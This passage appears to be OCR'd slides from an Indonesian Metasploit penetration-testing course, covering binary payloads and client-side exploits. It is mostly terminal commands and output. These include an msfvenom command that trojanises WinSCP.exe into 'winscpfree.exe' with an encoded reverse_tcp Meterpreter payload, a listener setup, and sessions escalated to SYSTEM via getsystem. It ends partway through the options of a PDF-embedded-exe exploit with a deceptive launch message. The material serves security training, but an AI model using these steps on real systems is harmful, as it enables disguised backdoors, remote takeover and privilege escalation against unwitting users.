


```
msf exploit(handler) > exploit

[*] Started reverse handler on 192.168.0.14:6367
[*] Starting the payload handler...
[*] Sending stage (972288 bytes) to 192.168.0.11
[*] Meterpreter session 1 opened (192.168.0.14:6367 -> 192.168.0.11:49428) at 2015-07-25 01:30:28 -0400

meterpreter > ipconfig

Interface  1
============
Name         : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU          : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff


Interface 11
============
Name         : Intel(R) PRO/1000 MT Network Connection
Hardware MAC : 00:0c:29:67:a8:94
MTU          : 1500
IPv4 Address : 192.168.0.11
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::e0fc:7e57:fab0:f9b6
IPv6 Netmask : ffff:ffff:ffff:ffff::


Interface 12
============
Name         : Microsoft ISATAP Adapter
Hardware MAC : 00:00:00:00:00:00
MTU          : 1280
IPv6 Address : fe80::5efe:c0a8:b
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff
```

Binary Payloads


- Exercise: Membuat backdoor untuk windows 32bit.

Binary Payloads: Valid exe




```
root@kali:~# msfvenom --help
Usage: /opt/metasploit/apps/pro/msf3/msfvenom [options] <var=val>

Options:
    -p, --payload    <payload>       Payload to use. Specify a '-' or stdin to use custom payloads
    -l, --list       [module_type]   List a module type example: payloads, encoders, nops, all
    -n, --nopsled    <length>        Prepend a nopsled of [length] size on to the payload
    -f, --format     <format>        Output format (use --help-formats for a list)
    -e, --encoder    [encoder]       The encoder to use
    -a, --arch       <architecture>  The architecture to use
        --platform   <platform>      The platform of the payload
    -s, --space      <length>        The maximum size of the resulting payload
    -b, --bad-chars  <list>          The list of characters to avoid example: '\x00\xff'
    -i, --iterations <count>         The number of times to encode the payload
    -c, --add-code   <path>          Specify an additional win32 shellcode file to include
    -x, --template   <path>          Specify a custom executable file to use as a template
    -k, --keep                       Preserve the template behavior and inject the payload as a new thread
        --payload-options            List the payload's standard options
    -o, --out    <path>              Save the payload
    -v, --var-name <name>            Specify a custom variable name to use for certain output formats
    -h, --help                       Show this message
        --help-formats               List available formats
root@kali:~#
```

Binary Payloads: Valid exe




```
root@kali:~# msfvenom -a x86 -p windows/meterpreter/reverse_tcp LHOST=192.168.2.103 LPORt=6367 -k -x /root/Desktop/WinS
CP.exe -f exe -o /root/Desktop/winscpfree.exe -e x86/shikata_ga_nai -i 3 -b "\x00"
No platform was selected, choosing Msf::Module::Platform::Windows from the payload
Found 1 compatible encoders
Attempting to encode payload with 3 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 308 (iteration=0)
x86/shikata_ga_nai succeeded with size 335 (iteration=1)
x86/shikata_ga_nai succeeded with size 362 (iteration=2)
Saved as: /root/Desktop/winscpfree.exe
root@kali:~# file  /root/Desktop/winscpfree.exe
/root/Desktop/winscpfree.exe: PE32 executable (GUI) Intel 80386 (stripped to external PDB), for MS Windows
root@kali:~# msfcli exploit/multi/handler  PAYLOAD=windows/meterpreter/reverse_tcp LHOST=192.168.2.103 LPORt=6367 E
[!] ************************************************************************
[!] *                The utility msfcli is deprecated!                     *
[!] *             It will be removed on or about 2015-06-18                *
[!] *               Please use msfconsole -r or -x instead                 *
[!] *  Details: https://github.com/rapid7/metasploit-framework/pull/3802    *
[!] ************************************************************************
[*] Initializing modules...
PAYLOAD => windows/meterpreter/reverse_tcp
LHOST => 192.168.2.103
LPORt => 6367
[*] Started reverse handler on 192.168.2.103:6367
[*] Starting the payload handler...
```

Binary Payloads: Valid exe



Binary Payloads: Valid exe




```
root@kali:~# msfcli exploit/multi/handler  PAYLOAD=windows/meterpreter/reverse_tcp LHOST=192.168.2.103 LPORt=6367 E
[!] *************************************************************************
[!] *               The utility msfcli is deprecated!                       *
[!] *            It will be removed on or about 2015-06-18                  *
[!] *              Please use msfconsole -r or -x instead                   *
[!] *  Details: https://github.com/rapid7/metasploit-framework/pull/3802    *
[!] *************************************************************************
[*] Initializing modules...
PAYLOAD => windows/meterpreter/reverse_tcp
LHOST => 192.168.2.103
LPORt => 6367
[*] Started reverse handler on 192.168.2.103:6367
[*] Starting the payload handler...
[*] Sending stage (770048 bytes) to 192.168.2.107
[*] Meterpreter session 1 opened (192.168.2.103:6367 -> 192.168.2.107:1051) at 2015-07-26 01:07:12 -0400

meterpreter > getuid
Server username: WIN-RE1NUHRDONW\root
meterpreter > getsystem
...got system (via technique 1).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > ifconfig

Interface  1
============
Name         : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU          : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff


Interface 11
============
Name         : Intel(R) PRO/1000 MT Network Connection
Hardware MAC : 00:0c:29:83:ed:69
MTU          : 1500
IPv4 Address : 192.168.2.107
IPv4 Netmask : 255.255.255.0
```

Client Side Exploits


- Selanjutnya untuk melakukan *attack* langsung ke client, dapat juga memanfaatkan jenis-jenis *exploit* terhadap aplikasi-aplikasi yang di pergunakan oleh user.
- Aplikasi yang umum di pergunakan dan di ketahui memiliki celah keamanan di beberapa versinya adalah:
  - Flash
  - Java
  - Adobe Reader
  - MS Office.
  - Internet Explorer (online)

Client Side Exploits: Adobe Reader



```
msf exploit(adobe_pdf_embedded_exe) > show options

Module options (exploit/windows/fileformat/adobe_pdf_embedded_exe):

   Name            Current Setting                                                                      Required  Description
   ----            ---------------                                                                      --------  -----------
   EXENAME                                                                                              no        The Name of payload exe.
   FILENAME        evil.pdf                                                                             no        The output filename.
   INFILENAME      /usr/share/metasploit-framework/data/exploits/CVE-2010-1240/template.pdf             yes       The Input PDF filename.
   LAUNCH_MESSAGE  To view the encrypted content please tick the "Do not show this message again" box and press Open.  no        The message to display in th
e File: area


